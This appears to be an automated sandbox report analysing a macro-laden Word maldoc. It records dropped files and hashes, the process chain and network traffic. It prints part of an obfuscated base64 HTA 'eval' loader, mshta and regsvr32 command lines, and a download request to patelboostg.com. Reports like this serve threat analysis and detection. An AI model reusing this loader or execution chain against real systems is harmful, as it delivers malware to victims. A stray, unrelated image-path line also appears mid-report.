SSDEEP:	12:8rYkmsvUluElPCH2B5cziY2Vd+W5S5sraQFOjAr/62mVaQ3DY9L4hb54hl4t2Y+C:8rJg5c2ra7ArxCaADi0hbmhX7aB6m
MD5:	848B3C4A8D5EDFE45B53EB2B19C32F02
SHA1:	341A23ADBE94181FB7A1C146985AA753ACB10447
SHA-256:	D2A414AF22C2B77087F5AD3177B1B6C13A66FA75E223108F2DFDC13A249EA555
SHA-512:	A355F001BF0DC1DD963C2B8E30D02389807B380E7EA90E8DA289D7E82752D042DD11B6C183CE007CFECD0839AD76B21EC4E06F6B7DEA56DAF0466C7719318 1
Malicious:	**true**
Preview:	L.....F.... ...(..M....9.....5.....<.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...S{.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....7Sty..user.<.....Ny..S{.....S.....lj..h.a.r.d.z.....~.1.....7Swy..Desktop.h.....Ny..S{.....Y.....>....._.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9. ....x.2..<...S.. .ENJOIN~1.DOC..\.....7Ssy.S.....h....."..e.n.j.o.i.n.,.1.2...2.7...2.0.2.1...d.o.c.....[.....-.....Z.....>.S.....C:\Users\user\Desktop\enjoin,1 2.27.2021.doc..,....\....\....\....\....\....\.D.e.s.k.t.o.p.\.e.n.j.o.i.n.,.1.2...2.7...2.0.2.1...d.o.c.....:.,.LB.)...As...`.....X.....585948.....!a..%.H.VZAj...1..M.....-..!a..% .H.VZAj...1..M.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\i7Gigabyte.hta.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Fri Dec 31 19:36:12 2021, mtime=Fri Dec 31 19:36:13 2021, atime=Fri Dec 31 19:36:13 2021, length=4060, window=hide
Category:	modified
Size (bytes):	1083
Entropy (8bit):	4.7053293992007825
Encrypted:	false
SSDEEP:	24:8cxO5c1wZXCSimlv9uAkb0etvchbOhX7aB6m:8QCZPxlv/kb0eihbOhmB6
MD5:	AF5A4F7237CB68DE9275C7646232EAB0
SHA1:	951696FF2C22226FBD547E1B19592F43CCB40745
SHA-256:	5F7B1B882EC436DAEA81DC861E8DC7B2878A9DBCA96F257446ED21E055485C51
SHA-512:	E770A679CACBD10210E70F05742412C3FC61F094A5A5CC3610A76076FDBDCFF2FE08505D8AC3552B322040B1BCDE200AD0C292F2821CFA838229BDE13786D3F
Malicious:	**true**
Preview:	L.....F.... ...c.....%.....%.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...S{.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....7Sty..user.<.....Ny..S{.....S.....lj..h.a.r.d.z.....1.....S....DOCUME~1..l.....Ny..S.....Y.....B.....i.v.D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7. 7.0.....j.2.....S.. .I7GIGA~1.HTA..N.....S...S.....}.....,.i.7.G.i.g.a.b.y.t.e...h.t.a.....V.....-.....U.....>.S.....C:\Users\user\Documents\i7Gigabyte.hta..' .....\.....\.....\.....\.....\.D.o.c.u.m.e.n.t.s.\.i.7.G.i.g.a.b.y.t.e...h.t.a.....y.....#.F..l.H.i.y...`.....X.....585948.....!a..%.H.VZAj.....M.....-..!a..%.H.VZAj.....M.....-..... .....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	168
Entropy (8bit):	4.941026816830327
Encrypted:	false
SSDEEP:	3:bDuMJlYLfzX9U3pzC5S/WCUSvngSELFXCmX1UzX9U3pzCmxWIMovTiqgSELFXCv:bCH8zASeqg3pXNzHuqg3pXs
MD5:	DFC4C8992EB0521E8CA50AB2756D6B74
SHA1:	2CD55BAE0C8A4B5BCA655EC5D11C0022A04E0259
SHA-256:	96C0D71CABDA6D1E10AB000DFA1A8C2746A3E3695728B3547EBBE9E5E4BA3A11
SHA-512:	5E93DC7CC6F1B085AB274D42B0DAE025C37C60355AD95B36214CEDC4E9C08E432B420104BEB21244DA2413C51E052B3C3811F8A2DBB9E3D3DA819705B5BE75 4
Malicious:	false
Preview:	[folders]..Templates.LNK=0..enjoin,12.27.2021.doc.LNK=0..Documents.LNK=0..i7Gigabyte.hta.LNK=0..[doc]..enjoin,12.27.2021.doc.LNK=0..[misc??????]..i7Gigabyte.hta .LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1911010232688923
Encrypted:	false
SSDEEP:	3:Rl/Zdi9//9lqKfK/lUtlqWflX/n:RtZUwEKt8
MD5:	26BC5C86C4C571FA2A0861C50746628C
SHA1:	960039851A82AEA474AF6747976E0F2DD538A533
SHA-256:	2F288BB839CD5A3965EBAFB0D796C9D0AC53D68F08BF82A72E049E36CA97C094
SHA-512:	1C7658D43B2412437B5B9F8B965609810C3598E88A84CB710EC710B43C0398936F46B6931DEAEC9C6BE078004A69E5F4FAA39333F30C963141361A610B4AD576
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....~oh..8.....$.....6C.....zod..9.....vo`..:.....

C:\Users\user\Desktop\~$join,12.27.2021.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1911010232688923
Encrypted:	false
SSDEEP:	3:Rl/Zdi9//9lqKfK/lUtlqWflX/n:RtZUwEKt8
MD5:	26BC5C86C4C571FA2A0861C50746628C
SHA1:	960039851A82AEA474AF6747976E0F2DD538A533
SHA-256:	2F288BB839CD5A3965EBAFB0D796C9D0AC53D68F08BF82A72E049E36CA97C094
SHA-512:	1C7658D43B2412437B5B9F8B965609810C3598E88A84CB710EC710B43C0398936F46B6931DEAEC9C6BE078004A69E5F4FAA39333F30C963141361A610B4AD576
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....~oh..8.....$.....6C.....zod..9.....vo`..:.....

C:\Users\user\Documents\i7Gigabyte.hta (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4060
Entropy (8bit):	5.772579806586633
Encrypted:	false
SSDEEP:	96:gmubD4ZmjvpJN3IyP3NoEVxaOcR9+2xtIols/RWvyXqRATuh:gmywmjBrYA3OgBcRU2gjRRM
MD5:	FBDB7848F1D9945428C0101B75811195
SHA1:	FE31E65196E0844CD5858F893D44428AECE6A2B4
SHA-256:	AEC91C78C4DC06C5BCEA7B5020C38B003FC120153D51A3ADB4F32D8000A6326A
SHA-512:	D699D3A8123F7FCC09373F27F0A09015546ABE6BCFBEB8A75178B9EF0304F73C19BC0F27F51ED2B78A02A8CAEE89B5E268808E6C0AA981ED011FE03C573311A 5
Malicious:	false

C:\Users\user\Documents\i7Gigabyte.hta (copy)	
Preview:	<html><body> eval fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7K TlgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMueHRSb2VkaVZlbGJhdDspeWRvYmVzbm9wc2VyLnJlcHVTcm9zc2Vjb 3JQb2VkaXYoZXRpcncueHRSb2VkaVZlbGJhdDsxID0gZXB5dC54dFJvZWRpVmVsYmF0O25lcG8ueHRSb2VkaVZlbGJhdDspIm1hZXJ0cy5iZG9kYSIodGNla mJPWGV2aXRjQSB3ZW4gPSB4dFJvZWRpVmVsYmF0IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMucmVwdVNyb3NzZWNvclBvZWRpdihmaTspKGRuZXMucmVwdVNyb 3NzZWNvclBvZWRpdjspZXNsYWYgLCIwYk85ZDN6QUpOZGlBeXg5alpPeldnT3QwMT1kaXMmcUVQNTh4QURpaHNMQWFQdDhYQmpDWWNqY1h3WnZ kPWVnYXAmdnQxczdwV1ZSSEdMWUpmNmdyY0QwZHl2WVg9ZWdhcCY1Nm1ldVFhQkI4Vj1lZ2FwPzNpY2F2L0YxVXJyRVgxVUFGYlJMekFBeUcvVHhlV2FiaUR pOGRlR3FhdWVCTkdsRmZEV2FjQXA5TmtGNy83NzJRRkd2RklQZ3BiNlZsdHhHaHVFYnNEdHplT3l2ZnFWYVZwNWJZODZJY3d1clMvMDgyOTQvcDB4ZGVISVZ rU0kvQkZTd25lYVVmelNlS2svVEZiSWVnUWNNZjJlNWg0Yjl4SDB4RWU0aE1xalMvN29lcm9rbmx5SzkxdTllTkRBTXBTQXJhQ2JuUUxUZUpLTGFBcmpRSWh BcS82eW5zVHBaNnZCWnd

C:\Users\user\Documents\~$Gigabyte.hta	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1911010232688923
Encrypted:	false
SSDEEP:	3:Rl/Zdi9//9lqKfK/lUtlqWflX/n:RtZUwEKt8
MD5:	26BC5C86C4C571FA2A0861C50746628C
SHA1:	960039851A82AEA474AF6747976E0F2DD538A533
SHA-256:	2F288BB839CD5A3965EBAFB0D796C9D0AC53D68F08BF82A72E049E36CA97C094
SHA-512:	1C7658D43B2412437B5B9F8B965609810C3598E88A84CB710EC710B43C0398936F46B6931DEAEC9C6BE078004A69E5F4FAA39333F30C963141361A610B4AD576
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....~oh..8.....$.....6C.....zod..9.....vo`..:.....

C:\Users\user\Documents\~WRD0000.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4060
Entropy (8bit):	5.772579806586633
Encrypted:	false
SSDEEP:	96:gmubD4ZmjvpJN3IyP3NoEVxaOcR9+2xtIols/RWvyXqRATuh:gmywmjBrYA3OgBcRU2gjRRM
MD5:	FBDB7848F1D9945428C0101B75811195
SHA1:	FE31E65196E0844CD5858F893D44428AECE6A2B4
SHA-256:	AEC91C78C4DC06C5BCEA7B5020C38B003FC120153D51A3ADB4F32D8000A6326A
SHA-512:	D699D3A8123F7FCC09373F27F0A09015546ABE6BCFBEB8A75178B9EF0304F73C19BC0F27F51ED2B78A02A8CAEE89B5E268808E6C0AA981ED011FE03C573311A 5
Malicious:	false
Preview:	<html><body> eval fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7K TlgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMueHRSb2VkaVZlbGJhdDspeWRvYmVzbm9wc2VyLnJlcHVTcm9zc2Vjb 3JQb2VkaXYoZXRpcncueHRSb2VkaVZlbGJhdDsxID0gZXB5dC54dFJvZWRpVmVsYmF0O25lcG8ueHRSb2VkaVZlbGJhdDspIm1hZXJ0cy5iZG9kYSIodGNla mJPWGV2aXRjQSB3ZW4gPSB4dFJvZWRpVmVsYmF0IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMucmVwdVNyb3NzZWNvclBvZWRpdihmaTspKGRuZXMucmVwdVNyb 3NzZWNvclBvZWRpdjspZXNsYWYgLCIwYk85ZDN6QUpOZGlBeXg5alpPeldnT3QwMT1kaXMmcUVQNTh4QURpaHNMQWFQdDhYQmpDWWNqY1h3WnZ kPWVnYXAmdnQxczdwV1ZSSEdMWUpmNmdyY0QwZHl2WVg9ZWdhcCY1Nm1ldVFhQkI4Vj1lZ2FwPzNpY2F2L0YxVXJyRVgxVUFGYlJMekFBeUcvVHhlV2FiaUR pOGRlR3FhdWVCTkdsRmZEV2FjQXA5TmtGNy83NzJRRkd2RklQZ3BiNlZsdHhHaHVFYnNEdHplT3l2ZnFWYVZwNWJZODZJY3d1clMvMDgyOTQvcDB4ZGVISVZ rU0kvQkZTd25lYVVmelNlS2svVEZiSWVnUWNNZjJlNWg0Yjl4SDB4RWU0aE1xalMvN29lcm9rbmx5SzkxdTllTkRBTXBTQXJhQ2JuUUxUZUpLTGFBcmpRSWh BcS82eW5zVHBaNnZCWnd

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Comments: ta, Template: Normal, Last Saved By: Windows, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Dec 27 11:02:00 2021, Last Saved Time/Date: Mon Dec 27 11:02:00 2021, Number of Pages: 1, Number of Words: 116, Number of Characters: 16118, Security: 0
Entropy (8bit):	5.843747544208076
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	enjoin,12.27.2021.doc

General

File size:	79360
MD5:	7044bd240219ec2f83b01c532e2ce5ba
SHA1:	745cdbc4a826c5960eef3f4a9aa307ff94e4b7fb
SHA256:	ecd84fa8d836d5057149b2b3a048d75004ca1a1377fcf2f5e67374af3a1161a0
SHA512:	8467fc9f63711c8fa460f1f35d42b6528c6e285799d9a19630696dd3a12e24799370eaa6d53e075e60d579a3b4ecef035cf62aac6a1bc96130b392c3931882ee
SSDEEP:	768:P/MMM1tMFur3Be1l3Jeq1awypEuqjuy+uqezc1GFZIdJ6jtQlQNBOTHxPIz/tZj8:Zja8IdPhW/jTEQMiebld4Kkd6t
File Content Preview:	.....>.....|.....{..... .....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "enjoin,12.27.2021.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Title:	
Subject:	
Author:	
Keywords:	
Comments:	ta
Template:	Normal
Last Saved By:	Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-12-27 11:02:00
Last Saved Time:	2021-12-27 11:02:00
Number of Pages:	1
Number of Words:	116
Number of Characters:	16118
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1251
Category:	explorer
Number of Bytes:	26624
Number of Lines:	65
Number of Paragraphs:	1

Document Summary

Thumbnail Scaling Desired:	False
Manager:	
Company:	ript.sh
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 12:36:18.699207067 CET	192.168.2.3	8.8.8.8	0xc4d3	Standard query (0)	patelboostg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 12:36:18.731417894 CET	8.8.8.8	192.168.2.3	0xc4d3	No error (0)	patelboostg.com		45.67.229.54	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- patelboostg.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	45.67.229.54	80	C:\Windows\SysWOW64\mshta.exe


Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 12:36:18.809828997 CET	1160	OUT	GET /frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaL KJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p /49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT /GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcY CjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0 HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: patelboostg.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 12:36:19.062393904 CET	1161	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 11:36:18 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 204 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 76 61 63 69 33 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "vaci3" was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 6812 Parent PID: 744

General

Start time:	12:36:06
Start date:	31/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x1120000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: explorer.exe PID: 6216 Parent PID: 6812

General

Start time:	12:36:13
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	explorer i7Gigabyte.hta
Imagebase:	0x920000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 5376 Parent PID: 744

General

Start time:	12:36:14
Start date:	31/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 5920 Parent PID: 5376

General

Start time:	12:36:16
Start date:	31/12/2021

Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\i7Gigabyte.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Imagebase:	0x2a0000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 6280 Parent PID: 5920

General

Start time:	12:36:20
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\regsvr32.exe" c:\users\public\gigabyteI7.jpg
Imagebase:	0x830000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis